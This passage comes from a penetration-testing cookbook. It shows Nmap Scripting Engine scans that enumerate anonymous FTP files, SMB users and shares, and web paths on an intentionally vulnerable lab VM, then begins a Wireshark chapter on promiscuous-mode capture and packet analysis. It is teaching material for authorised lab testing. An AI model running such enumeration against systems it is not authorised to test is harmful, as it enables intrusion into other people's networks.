You will see more detailed information than when we used the scan without the script. Here, we see additional information related to the specifics of the service version, computer, domain, account, and security information:

```
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ nbstat: NetBIOS name: BEE-BOX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ clock-skew: mean: -12m00s, deviation: 26m49s, median: -1s
|_ smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: bee-box
|   NetBIOS computer name:
|   Domain name:
|   FQDN: bee-box
|_ System time: 2025-10-28T11:24:45+01:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 207.54 seconds

(kali@kali)-[~]
$
```

Figure 4.33 – Nmap default script category

4. In the next scan, we will check the host for specific scripts based on FTP. Enter the following:

```
nmap -p21 --script ftp-anon,ftp-bounce 192.168.92.7
```

The output shows that not only is FTP open, but it also provides the directory:

```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ nmap -p21 --script=ftp-anon,ftp-bounce 192.168.92.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 06:27 EDT
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command
Nmap scan report for 192.168.92.7
Host is up (0.00083s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-rw-r-- 1 root www-data 543803 Nov 2 2014 Iron_Man.pdf
|_ -rw-rw-r-- 1 root www-data 462949 Nov 2 2014 Terminator_Salvation.pdf
|_ -rw-rw-r-- 1 root www-data 544600 Nov 2 2014 The_Amazing_Spider-Man.pdf
|_ -rw-rw-r-- 1 root www-data 526187 Nov 2 2014 The_Cabin_in_the_Woods.pdf
|_ -rw-rw-r-- 1 root www-data 756522 Nov 2 2014 The_Dark_Knight_Rises.pdf
|_ -rw-rw-r-- 1 root www-data 618117 Nov 2 2014 The_Incredible_Hulk.pdf
|_ -rw-rw-r-- 1 root www-data 5010042 Nov 2 2014 bWAPP_intro.pdf
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.26 seconds


(kali@kali)-[~]
$
```

Figure 4.34 – Nmap FTP

5. Our next scan will target smb, as follows:

```
nmap -p445 --script=smb-os-discovery,smb-enum-shares,smb-enum-users
192.168.92.7
```

6. In this output, we see a listing of SMB users and some of the accessible SMB shares:



```
kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ nmap -p445 --script=smb-os-discovery,smb-enum-shares,smb-enum-users 192.168.92.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 06:27 EDT
Nmap scan report for 192.168.92.7
Host is up (0.00067s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-enum-users:
|   BEE-BOX\bee (RID: 3000)
|   Full name:    bee,,,
|   Flags:        Normal user account
|   BEE-BOX\nobody (RID: 501)
|   Full name:    nobody
|   Flags:        Normal user account
|_
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: bee-box
|   NetBIOS computer name:
|   Domain name:
|   FQDN: bee-box
|   System time: 2025-10-28T11:27:52+01:00
|_
| smb-enum-shares:
|   account_used: <blank>
|   \\192.168.92.7\CutePDF_Writer:3:
|     Type: STYPE_PRINTQ
|     Comment: CutePDF Writer
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\192.168.92.7\Fax:2:
|     Type: STYPE_PRINTQ
|     Comment: Fax
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\192.168.92.7\Fax_-_HP_Officejet_6500_E710a-f_(Network):4:
|     Type: STYPE_PRINTQ
|     Comment: Fax - HP Officejet 6500 E710a-f (Network)
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\192.168.92.7\HP_Officejet_6500_E710a-f_(Network):5:
|     Type: STYPE_PRINTQ
```

Figure 4.35 – Nmap SMB users and shares

7. Continuing further down, we receive valuable information regarding the SMB OS:

```

- smb-os-discovery:
  OS: Unix (Samba 3.0.28a)
  Computer name: bee-box
  NetBIOS computer name:
  Domain name:
  FQDN: bee-box
- System time: 2025-10-28T11:27:52+01:00


```

Figure 4.36 – Nmap SMB OS

8. Our next scan will target HTTP/web services. Enter the following:

```
nmap -p80,443,8080,8443 -sV --script=http-enum,http-title,http-headers,http-robots.txt,http-methods 192.168.92.7
```

The output provides us with a variety of information. If we look at just the scan on port 80, we see the title, headers, server, version, and files:



```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ nmap -p80,443,8080,8443 -sV --script=http-enum,http-title,http-headers,http-robots.txt,h
ttp-methods 192.168.92.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 06:29 EDT
Nmap scan report for 192.168.92.7
Host is up (0.00076s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubun
tu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g)
| http-headers:
|   Date: Tue, 28 Oct 2025 10:30:01 GMT
|   Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Pa
tch mod_ssl/2.2.8 OpenSSL/0.9.8g
|   Last-Modified: Sun, 02 Nov 2014 18:20:24 GMT
|   ETag: "ccb16-24c-506e4489b4a00"
|   Accept-Ranges: bytes
|   Content-Length: 588
|   Connection: close
|   Content-Type: text/html
|
| (Request type: HEAD)
| http-enum:
|   /crossdomain.xml: Adobe Flash crossdomain policy
|   /phpmyadmin/: phpMyAdmin
|   /README: Interesting, a readme.
|   /README.txt: Interesting, a readme.
|   /icons/: Potentially interesting folder w/ directory listing
|   /server-status/: Potentially interesting folder
|   /webdav/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2 m
od_fastcgi/2.4.6 php/5.2.4-2ubuntu5 with suhosin-patch mod_ssl/2.2.8 openssl/0.9.8g'
| http-title: Site doesn't have a title (text/html).
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|   Potentially risky methods: TRACE
|   http-server-header: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with
Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
443/tcp   open  ssl/http  Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubun
tu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g)
| http-headers:
|   Date: Tue, 28 Oct 2025 10:30:01 GMT
|   Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Pa
tch mod_ssl/2.2.8 OpenSSL/0.9.8g
|   Last-Modified: Sun, 02 Nov 2014 18:20:24 GMT
|   ETag: "ccb16-24c-506e4489b4a00"


```

Figure 4.37 – Nmap HTTP

9. Lastly, if you want to receive more information about a script or a script group, you can use `--script-help`. Use the following command:

```
nmap --script-help ftp-anon
```

The output details what the script does and the information it provides:



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nmap --script-help ftp-anon  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 06:31 EDT  
  
ftp-anon  
Categories: default auth safe  
https://nmap.org/nsedoc/scripts/ftp-anon.html  
Checks if an FTP server allows anonymous logins.  
  
If anonymous is allowed, gets a directory listing of the root directory  
and highlights writeable files.  
(kali@kali)-[~]  
$
```

Figure 4.38 – Nmap script help

10. You may now close the terminal window.

How it works...

NSE allows users to run various Lua-based scripts that extend Nmap's functionality beyond port scanning. Lua is a lightweight scripting language used in other security products such as Snort. NSE includes scripts that test for high-profile flaws such as Heartbleed, Shellshock, or MS17-010. Other scripts automate credential checks against common usernames and passwords on services such as SSH, FTP, SMB, and HTTP, flagging weak or default credentials without manual intervention. Database-focused scripts can enumerate tables or check for SQL injection vulnerabilities, while web application scripts crawl login forms, detect cross-site scripting opportunities, and fingerprint frameworks such as WordPress or Drupal. By combining these into your scan, you extend Nmap from a port discovery to vulnerability and exploit discovery.

See also...

More information on NSE can be found at <https://nmap.org/book/nse.html>.

Get This Book's PDF Version and Exclusive Extras

Scan the QR code (or go to packtpub.com/unlock). Search for this book by name, confirm the edition, and then follow the steps on the page.

Note: Keep your invoice handy. Purchases made directly from Packt don't require one.

UNLOCK NOW



5

Wireshark Wizard: Network Traffic Demystified

Wireshark is a network protocol analyzer that is essential for penetration testers because of its ability to capture and analyze real-time networks. By monitoring data packets traversing the network using Wireshark, you can identify vulnerabilities and understand the overall security stance of the systems in the target network. Whether you are conducting a routine network audit or exploring new ways to exploit possible weaknesses, Wireshark's deep packet inspection features are key.

You will explore the primary use cases of Wireshark in penetration testing, from filtering traffic and isolating specific threats to reconstructing entire sessions for thorough analysis. You'll discover how to tailor Wireshark's interface to fit your workflow and export captured data in formats that work with other security tools. By the end of this chapter, you'll have gained an understanding of techniques to leverage Wireshark's capabilities, building on your knowledge of Kali Linux tools.

The following recipes will be covered in this chapter:

- Setting up Wireshark
- Capturing network traffic
- Performing packet analysis
- Implementing display filters
- Filtering captured traffic

- Performing TCP analysis (FTP)
- Performing UDP analysis (DNS)
- Analyzing web applications
- Importing PCAP files

Technical requirements

All of the recipes in this chapter can be conducted within the VirtualBox environment and originate from the Kali VM.

Setting up Wireshark

Before analyzing network packets and identifying possible vulnerabilities, ensure that Wireshark is correctly installed and configured. In this recipe, we'll cover selecting the appropriate version of Wireshark for your setup, establishing key preferences, and personalizing your interface for efficient penetration testing.

Getting ready

You need the following to complete this recipe:

- The Kali VM off
- The VirtualBox management interface up and running

How to do it...

1. In the VirtualBox management interface, highlight the Kali VM and select **Settings**.




Figure 5.1 – Kali VM settings

2. Switch to **Expert** mode on the **Settings** screen and select **Network**. Under **Adapter 1**, select **Allow All** next to **Promiscuous Mode**. Selecting all will capture all physical network traffic. Do the same for **Adapter 2**, and when completed, select **OK**.




Figure 5.2 – Kali network settings

3. Now that all interfaces are in promiscuous mode, start the Kali VM.
4. Once the VM is started, log in and open a terminal window.
5. To check whether Wireshark is installed, enter the following:

```
apt list wireshark
```

6. If it is installed, you will see an output displaying the package name, version, and [installed] at the end.
7. If it is not installed, you will receive an error saying not found. Install it with the following command:

```
sudo apt update && sudo apt install wireshark -y
```

Enter your password as required and follow the prompts to install.

8. To launch Wireshark, search for it in the menu. Alternatively, since you are already in a terminal window, you can enter the following:

```
wireshark
```

9. The Wireshark interface will launch, as shown in the following figure:




Figure 5.3 – Wireshark interface

10. Take a minute to explore this interface. *Do not* select any interfaces from the dialog yet.
11. Now, go to the preferences under **Edit | Preferences**. Take a moment to scroll through all the options available.
12. Under **Capture**, ensure **Capture packets in promiscuous mode** is checked.
13. Lastly, scroll to **Name Resolution**, ensure you have **Resolve network (IP) addresses** unchecked, and select **OK**.

**Tip**

Name resolution can create tremendous DNS traffic, which can clutter your capture. Also, it could trigger alerts. There are instances where capturing the DNS traffic is useful, such as if you're trying to understand the naming conventions on the network or want to use the device names to help identify potential targets. Just be aware of the implications.

14. You may now close Wireshark or move on to the following recipe.

How it works...

In this recipe, we ensured that our network interfaces were in promiscuous mode. Promiscuous mode allows us to see all traffic on the interface, not just traffic destined for us. We also ensured that Wireshark was installed, and a base configuration was set up. As you become more familiar with Wireshark, you may wish to customize it to make it easier for your use. Users may wish to customize Wireshark by adjusting its layout, modifying color rules to highlight specific types of traffic, or setting default capture interfaces to streamline repeated tasks. Personalizing columns to display fields such as HTTP hostnames or TCP flags can also enhance visibility into protocol behavior during analysis.

See also...

More information on customizing Wireshark can be found in their documentation: https://www.wireshark.org/docs/wsug_html_chunked/ChapterCustomize.html.

Capturing network traffic

Capturing network traffic serves as the basis for analysis in Wireshark. This recipe will show you how to choose the correct network interface, adjust the capture settings, and implement capture filters that concentrate on the data pertinent to your penetration-testing goals. Additionally, we'll address best practices for avoiding data overload, ensuring you capture what is necessary to identify vulnerabilities and detect interesting activities while avoiding the hassle of navigating through endless streams of irrelevant information.

Getting ready

You need the following to complete this recipe:

- The Kali Linux VM up and operational

How to do it...

1. In the Kali interface, either open Wireshark by finding it in the menu or open a terminal window and type `wireshark`.
2. In the Wireshark interface, you will see a list of potential capture points on the left. Next to the live interfaces, you will see a graph of current network traffic. Finally, at the very top is a filter dialog that you can use to capture just the traffic that is significant to you.




Figure 5.4 – Wireshark capture interface

3. The Ethernet interface displaying all the traffic (`eth0`) in the preceding figure connects to my home network, while `eth1` connects to the VM network. We will select `eth0`, by double-clicking on it, so that we can quickly view some interesting traffic.
4. Immediately, your interface will change so you can see the live packets being captured. At the top is a scrolling window of the packets. In the lower left, there is a packet decode, and in the lower right, there is a hex dump of the packet. On the bottom left, you will see that we have a live capture on `eth0`, and further to the right, you will see the number of packets captured.




Figure 5.5 – Wireshark live capture

- 5. After you have captured a couple thousand packets, click the red button on the menu bar at the top to stop the capture.




Figure 5.6 – Stop packet capture

**Tip**

You will find that capturing a large number of packets does not take long. In corporate environments, it's even faster, especially as you move closer to the core of the network or into the data center. Filters can help narrow your capture to only the traffic you are interested in.

In the next recipe, we will be using the traffic just captured.

How it works...

Wireshark captures packets by placing your network interface into a mode (promiscuous mode) that allows it to receive all traffic flowing across the network segment, not just the traffic specifically addressed to your machine.

See also...

More information on capturing packets can be found in the Wireshark documentation: https://www.wireshark.org/docs/wsug_html_chunked/ChapterCapture.html.

Performing packet analysis

Analyzing packets is where we begin to look at the data that flows across a network. This recipe covers the fundamentals of reading packet details, interpreting protocol headers, and using built-in features such as color-coding and sorting to highlight potential packets of interest.

Getting ready

You need the following to complete this recipe:

- The Kali VM up and operational
- The Wireshark interface up and running
- A packet capture of a minimum of 2,000 packets from a reasonably active network

How to do it...

1. In the Wireshark interface, find a packet showing **ARP** under the **Protocol** column. Select it to display the packet decoding at the bottom.




Figure 5.7 – Wireshark ARP packet

2. Scroll through the pane on the lower left.

